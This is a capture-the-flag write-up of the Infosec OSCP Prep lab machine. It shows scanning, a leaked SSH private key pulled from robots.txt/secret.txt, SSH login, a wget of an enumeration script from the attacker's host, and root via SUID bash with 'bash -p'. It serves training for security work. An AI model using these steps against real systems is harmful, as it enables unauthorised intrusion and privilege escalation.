GETTING STARTED

To download Infosec OSCP Prep, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

To find the target IP, I perform a network scan using **netdiscover**.


```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# netdiscover -r 192.168.1.0/24


 ____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ----------------------------------------------------------------------------
 192.168.1.1     f8:c4:f3:d0:63:13      1      60  Shanghai Infinity Wireless
Technologies
 192.168.1.7     00:0c:29:38:b7:6b      3     180  VMware, Inc.
 Currently scanning: Finished!   |   Screen View: Unique Hosts
```


After finding the target to be *192.168.1.7*, I perform an **nmap** aggressive scan to identify open ports and services.

```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# nmap -A -p- 192.168.1.7 --min-rate 10000 -oN nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 00:44 EDT
Nmap scan report for oscp (192.168.1.7)
Host is up (0.00033s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher &#8211; Just another WordPress site
|_http-generator: WordPress 5.4.2
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe:
|     Invalid message"
|_    HY000
```

INITIAL ACCESS

I visited the port 80 on a browser.







This website disclosed two things:

- There's a user called *oscp*.
- It is powered by *WordPress*.

Upon closer inspection, when I clicked on the *SAMPLE PAGE* button on the top right corner, I got redirected to another page. I scrolled down and found a link to go to a login page.



Upon clicking the *Log in* button, I got redirected to a wordpress login panel.




To find more hidden directories and files, I run a scan using dirb.


```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# dirb http://192.168.1.7 /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 14 01:16:17 2024
URL_BASE: http://192.168.1.7/
WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt

-----------------

GENERATED WORDS: 37032
```

```
---- Scanning URL: http://192.168.1.7/ ----
+ http://192.168.1.7/index.php (CODE:301|SIZE:0)
+ http://192.168.1.7/xmlrpc.php (CODE:405|SIZE:42)
+ http://192.168.1.7/wp-login.php (CODE:200|SIZE:4778)
+ http://192.168.1.7/readme.html (CODE:200|SIZE:7278)
+ http://192.168.1.7/license.txt (CODE:200|SIZE:19915)
+ http://192.168.1.7/robots.txt (CODE:200|SIZE:36)
+ http://192.168.1.7/wp-config.php (CODE:200|SIZE:0)
+ http://192.168.1.7/wp-trackback.php (CODE:200|SIZE:135)
+ http://192.168.1.7/wp-settings.php (CODE:500|SIZE:0)
+ http://192.168.1.7/. (CODE:200|SIZE:32790)
+ http://192.168.1.7/wp-mail.php (CODE:403|SIZE:2709)
+ http://192.168.1.7/wp-cron.php (CODE:200|SIZE:0)
+ http://192.168.1.7/wp-blog-header.php (CODE:200|SIZE:0)
+ http://192.168.1.7/wp-links-opml.php (CODE:200|SIZE:227)
+ http://192.168.1.7/.php (CODE:403|SIZE:276)
+ http://192.168.1.7/wp-load.php (CODE:200|SIZE:0)
+ http://192.168.1.7/wp-signup.php (CODE:302|SIZE:0)
+ http://192.168.1.7/wp-activate.php (CODE:302|SIZE:0)
+ http://192.168.1.7/wp-forum.phps (CODE:403|SIZE:276)
```

I visited the *robots.txt* page and found a link to a file called *secret.txt*



Upon visiting *secret.txt*, I get a base64 encoded data.



I decoded this file and downloaded it onto my system.

```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# curl http://192.168.1.7/secret.txt | base64 -d > secret.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3502  100  3502    0     0  1446k      0 --:--:-- --:--:-- --:--:-- 1709k

┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# cat secret.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
```

It turned out to be a private key. Since I identified the site to be powered by WordPress, I ran a scan using wpscan.

```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# wpscan --url http://192.168.1.7
```

```
[+] WordPress theme in use: twentytwenty
 | Location: http://192.168.1.7/wp-content/themes/twentytwenty/
 | Last Updated: 2024-04-02T00:00:00.000Z
 | Readme: http://192.168.1.7/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 2.6
 | Style URL: http://192.168.1.7/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.7/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'
```

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.7/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://192.168.1.7/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
```

Through this, I found the WordPress version and the theme used.

Now I rename the private key to *private.key* and modify its permissions.

```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# mv secret.txt private.key

┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# ls -la private.key
-rw-r--r-- 1 root root 3502 Jul  9  2020 private.key

┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# chmod 600 private.key

┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# ls -la private.key
-rw------- 1 root root 3502 Jul  9  2020 private.key
```

> `600` *is the permission setting where:*
>
> - `6` *means the owner can read and write (4 for read + 2 for write).*
> - `0` *means no permissions for the group.*
> - `0` *means no permissions for others.*

Earlier, I found that the box had a user called *oscp*, so I use ssh to connect to the target using this private key.

```
┌──(root㉿kali)-[~/ctf/infosec-oscp]
└─# ssh -i private.key oscp@192.168.1.7
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 14 Jun 2024 05:45:05 AM UTC

  System load:           0.0
  Usage of /:            26.1% of 19.56GB
  Memory usage:          70%
  Swap usage:            0%
  Processes:             210
  Users logged in:       0
  IPv4 address for eth0: 192.168.1.7
  IPv6 address for eth0: 2401:4900:1c97:984c:20c:29ff:fe38:b76b


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$
```

I got initial access to the system.

PRIVILEGE ESCALATION

I know that the flag is inside the */root* directory, but to access that, I will have to escalate my privilege.

```
-bash-5.0$ cd ..
-bash-5.0$ ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found
-bash-5.0$ cd root
-bash: cd: root: Permission denied
```

Hence, I move into the *tmp* directory and download the **lse** script from GitHub. Then I transfer it into the target system and run it.

```
-bash-5.0$ which wget
/usr/bin/wget
-bash-5.0$ wget "http://192.168.1.12:8080/lse.sh"
--2024-06-14 06:06:58--  http://192.168.1.12:8080/lse.sh
Connecting to 192.168.1.12:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh                              100%[===================================================>]  47.73K  --.-KB/s    in 0s

2024-06-14 06:06:58 (290 MB/s) - 'lse.sh' saved [48875/48875]

-bash-5.0$ chmod +x lse.sh
```

It found a very interesting configuration in the system. The bash shell had an SUID bit.

```
[!] fst020 Uncommon setuid binaries..................................... yes!
---
/snap/snapd/7264/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/usr/bin/bash
```

I manually verify this by using the following command:

```
find / -user root -perm -u=s -ls 2>/dev/null
```


```
  917983   1156 -rwsr-sr-x   1 root     root            1183448 Feb 25  2020 /usr/bin/bash
  918376     32 -rwsr-xr-x   1 root     root              31032 Aug 16  2019 /usr/bin/pkexec
```

Now I can simply type bash -p to get root access.

The bash -p command starts a new instance of the Bash shell in "privileged" mode. In simple terms, it means:

- bash is the command to start a new Bash shell.
- -p stands for "privileged mode."
  In privileged mode, Bash does not drop its privileges (if it has any), even if the shell is started by a non-root user.

You can also visit **GTFObins** to look for methods to escalate privilege with bash.




Now that I have root access, I capture the flag inside the *root* directory.

```
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
```

CLOSURE

Here's a short summary of how I pwned the system:

- I found a username from the webpage: *oscp*.
- I found an SSH private key from the *robots.txt* listing inside *secret.txt*.
- I logged in as *oscp* using this SSH private key.
- I found an SUID bit on */bin/bash*.
- I executed privileged mode on bash using bash -p.



That's it from my side. Happy Hacking :)